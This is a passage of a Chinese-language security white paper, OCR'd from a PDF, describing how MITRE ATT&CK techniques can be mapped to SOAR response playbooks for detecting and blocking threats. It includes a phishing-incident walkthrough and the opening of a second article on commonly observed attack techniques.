
5.4.1 4.1 威胁模型演变

ATT&CK 模型最直观的呈现是一个战术-技术矩阵，其模型的抽象层次被定位在比较中间的阶段。一些处于高层次的威胁分析模型，比如 Lockheed Martin Cyber Kill Chain 模型，有助于客户理解高维度攻击过程和攻击者目标，但是对于表达攻击者攻击过程中的详情存在明显不足，如攻击者多个攻击动作间的关联、攻击动作序列如何与攻击者战术目标联系起来、这些攻击动作涉及哪些数据源、防御措施、配置等。

处于中间层次的 ATT&CK 模型对一些高级别的概念（如战术）进行更具有描述性的分类（技术）。给出每种技术，涉及的数据源、进一步的细分以及具体实现方式等。这意味着如果攻击者运用这项技术实施攻击，就会在数据源（如进程信息、进程命令行参数）中留下痕迹。如果对这些信息进行实时监控或者把这些信息记录下来，再配以相应的分析匹配机制就可以实现对该技术的检测或防护。这些更具描述性的攻击技术，建立了底层的数据源、漏洞等信息与上层战术的桥梁，将攻击者行为更有效的映射到防御。显示攻击者正在进行怎样的攻击，使得防御者更具有针对性的制定处置策略。

5.4.2 4.2 桥接攻击手法与防守策略

ATT&CK 中将攻击者行为更有效的映射到防御，对于每种攻击技术给出了非常详细的描述，部分甚至还存在详细的代码片段。当攻击者利用这些攻击技术时，根据在留下的数据源信息，制定各种机器可读的检测或处置剧本，包括定义剧本的输入、输出接口以及内部执行逻辑。对于需要人工研判情形，适当留出适当的参数接口。基于大量的攻击技术可构建原子剧本集合。



对威胁分析结果的标签化，能够知晓系统遭受的攻击，采用了哪些具体的技术。结合典型的攻击套路或者威胁命中关联情形，编排人与技术，自动或手动串联攻击行为，调用预置或动态生成的剧本序列，进行威胁处置。这种将用于预防、检测、处置等的各类剧本串联或并联形成安全运营的处置方针（course-of-action），加速威胁处置，提高运营效率。这正是 SOAR 技术所要解决的关键问题。

5.5 SOAR 强化敏捷响应

5.5.1 5.1SOAR 简介

2017 年，Garther 对 SOAR 进行全面的概念升级，定义为安全编排自动化与响应（Security Orchestration Automation and Response）。是组织能够收集来自不同来源安全威胁数据和告警的技术，这些技术利用人工与机器的组合来执行时间分析和分类，从而帮助定义、确定优先级，并根据标准工作流驱动标准化的事件响应活动。通过集成联动多个系统和平台来调整不同的安全工具和技术，将人和技术都编入业务流程中，创建手动和自动协同操作的工作流步骤，以简化安全流程，加快事件响应。

安全编排：将人和技术编入都编入业务流程中，即将不同设备或组件能力通过 API 和人工检查点，按照业务诉求编排成有序的执行逻辑块，创建手动或自动执行的工作流步骤。

自动化：是编排的一个子集，允许按照一定的条件关系，自动化的将一些安全能力集成起来。如果完全依赖于 API 实现，那么它就是自动化执行的。

响应：它在许多方面比传统的安全解决方案更有效。覆盖整个事件的生命周期---警报的生成、其验证、自动响应、策略分发、人工处置和报告等。

不论是自动化的编排，还是人工编排，都是通过剧本来进行表达的。通过剧本之间的串联、并联关系，构建业务场景所需的工作流。对于一些未知攻击的处理等需要人工参与的情况，需要相应的剧本提供人工研判入口。

5.5.2 5.2 运营场景剧本化

SOAR 将技术和人都编入业务流程中，将预防、调查、缓解、补救等步骤形成一个或多个行动方针剧本，能够自动或手动协同操作的工作流步骤。将重复的、常规的、确定的部分交给机器完成，将新的、复杂的、不确定的交给人工研判处置。分解运营流程中的任务，抽象成不同类型和粒度的自动或手动触发的剧本。

Investigative 剧本：允许手动或自动的发现威胁及其上下文信息，可用于安全事件发生过程中或者后。如剧本接收到可疑告警，通过调查上下文、query 威胁情报等，比对威胁 artifacts，确定是否升级为事件。

Preventive 剧本：保护系统免受已知威胁和可疑行为。这类剧本通过改变 NF、IPS、AV、网关等策略，封堵恶意的 IP、域名、文件、URL 等。此外，补齐威胁相关的脆弱性补丁。


Mitigative 剧本：以资产的视角，隔离失陷的用户、设备、应用等，封堵威胁，以防进一步渗透。封堵剧本，如将失陷主机移至其他网段或 VLAN 中做进一步排查。消除威胁后，回归工作网络。

Remediative 剧本：通过选择性的纠正恶意的动作或者将设备回滚之已知安全状态，以此补救受影响的资产。这类剧本通常具有可立即执行的特点，而无需通知协商。

例如，针对恶意文件处置可编排如下剧本：当 TAC 检测到某恶意样本，触发创建的 ‘‘狩猎文件’’ 剧本，搜集主机资产范围搜索相似样本文件，并上传 TAC，将分析统计结果传送安全运营团队，供其审核。运营团队研判之后，调用 ‘‘删除文件’’ 剧本，自动化的下发操作指令，清除恶意文件。

5.5.3 5.3 剧本定义示例

一般的，剧本包括三个基本方面：触发器（trigger）、条件（conditions）、执行动作（actions）：



触发器：当触发条件被满足时，启动执行剧本。多个触发器可通过逻辑组合存在于单个剧本中，当某触发器被满足时，启动执行对应的动作；

环境条件：控制剧本的逻辑流。通常以块的形式条件，代表一组条件，如风险评分、IP 地址、主机名、平台类型等。满足所有的条件时，才能执行动作；

动作：有序的任务集，如杀死进程、封堵 ip、邮件通知或者其他的运营任务。任务流可以通过设置 ‘‘审批门’’ 暂停执行，而 ‘‘审批门’’ 需要人工干预才能运行后续任务。


一个实例化的剧本，除了包括上述三方面内容外，还需要包括更多的属性，如下参考。

属性名	描述
spec_version	剧本规范版本
id	剧本 id，配合版本信息标识剧本
created_by_ref	创建剧本的对象 id
created	剧本的初始创建时间
modified	特定版本剧本的最近修改时间
revoked	标识剧本是否有效
labels	可选项，描述剧本其他标签
external_ref	可选项，剧本内容的外部参考
name	剧本名字
playbook_type	剧本类型，如 investigate, prevent, mitigate, or remediate
action_steps	命令逻辑控制的操作步骤列表，如 api, openc2, command_line, shell, python, netconf 等
control_logic	剧本的控制逻辑，如 if、else 语句
targets	可接受、接收或处理动作的目标，如人、组织、设备（防火墙）、主机（windows）等

通过上述 json 格式的剧本定义，可将运营过程中的工作流对象转成机器可读的剧本。一些典型剧本如下图。如对于命中威胁情报或者经过人工研判的恶意 ip，可直接调用 block_ip 剧本，实现 ip 封堵。

5.5.4 5.4 流程化响应


SOAR 的核心是制定、编排剧本和动作，并自动/半自动执行剧本。在检测引擎剧本的识别下，生成安全事件。对于确信的安全事件，如已知的攻击套路，根据其工作流模式，编排对应的剧本。随着工作流的推进，其剧本动作也将有序执行。对于不确信的安全事件（如未知威胁），需人工操作与事件调查分析，根据其调查结果，一方面，可直接研判执行动作；另一方面，可新建新的应对剧本。经过严格的验证，固化到系统剧本和动作集之中。当下次触发时，则可自动化的响应。下图展示了运营过程中，事件、人、剧本、动作、设备之间的一般性关系。



此外，将安全人员的丰富知识和经验提炼、抽象为一个易于重复的过程，形成新的剧本，经验证固化到系统之中，必要为剧本提供人工研判入口。使得优秀的分析知识和经验得以保留和传承。

5.6 案例介绍

安全运营平台通常通过接入多源日志，关联 ATT&CK 知识库，灵活嵌入安全分析能力组件，精确识别攻击事件。采用预判和研判相结合的方式，实现明确事件的自动处置和可疑事件的人工运维，快速而全面的处置安全事件，实现安全运营的闭环管理。一般的安全运营流程如下所示。



5.6.1 6.1 威胁数据标签化


在实际运营过程中，通过 ATT&CK 标签化的安全事件，可知攻击者采用了何种战术以及何种技术。如绿盟新一代智能安全运营平台 iSOP，对于发现的安全事件，既从攻击链比较高层次的视角，给出事件的危险程度。也给出详细的 ATT&CK 信息，描述攻击发生的具体技术细节。为客户提供全方位威胁分析视图，既见森林，又见树木。

5.6.2 6.2 钓鱼攻击分析


以一个更为复杂的案例说明，如通过钓鱼攻击，其攻击过程如下图：

这样一个复杂的场景，可以从多点检测，生成多条事件。比如：邮件附件检测、office 宏调用、计划任务、Powershell 行为、异常进程发现、数据加密等。其检测的安全事件在 ATT&CK 中命中情况以及彼此间的关系如下图。

针对其中发现的可疑进程 sts.exe 事件，通过调用 investigative_process 剧本，查看可疑进程的上下文，并可视化展示。



当发现的进程外连某 ip 时，可调用 investigative_ip 剧本，进行威胁情报分析。如果命中恶意 ip，调用 ip 封堵剧本 block_ip 实现一键封堵。实际上，这种情况，可以通过编排 detect_external_connnection_ip 剧本、investigative_ip 剧本、block_ip 剧本为线性剧本的工作流，实现恶意 ip 的自动封堵响应。



5.7 结束语

在攻防不对称的困境下，提高安全运营效率的一个有效途径就是及时的发现和响应威胁，争取系统最小的暴露时间。ATT&CK 和 SOAR 等新技术，为威胁发现和响应带来了新鲜血液，为安全运营优化提供了新的思路。然而，正因为其优秀的能力和卓越的特性，如何利用好 ATT&CK 和 SOAR 并将其融入产品中，提升产品的安全能力，是一个需要深思的问题。

ATT&CK 框架：攻击者最常用的 TOP7 攻击技术及其检测策

作者：青藤云安全资讯

来源：青藤云安全资讯

之前，青藤云安全已经对 ATT&CK 进行了一系列的介绍，相信大家都已了解，Mitre ATT&CK 通过详细分析公开可获得的威胁情报报告，形成了一个巨大的 ATT&CK 技术矩阵。诚然，这对于提高防御者的防御能力、增加攻击者的攻击成本都有巨大作用。但或许是出于猎奇心理，很多威胁情报报告更多地是在报道攻击者使用的比较新颖有趣的技术方法，而却忽视了攻击者反复使用的普通技术。这也是 Mitre 公司在 2019 年 10 月份的 ATT&CKcon2.0 大会上，推出了 ATT&CK Sightings 项目，以期借助社区力量收集更多直接观察数据的原因所在。

对此，一些安全公司通过在真实环境中所收集的直接观察数据来检测攻击技术，这种方法直观性更强，也更具说服力。Red Canary 是美国一家从事信息安全的网络安全公司，负责对客户环境中的终端数据进行大规模检索，来寻找攻击者。Red Canary 分析了过去五年里，其客户环境中发生的一万多起恶意事件，并将恶意事件中使用的技术与 ATT&CK 框架进行了映射。

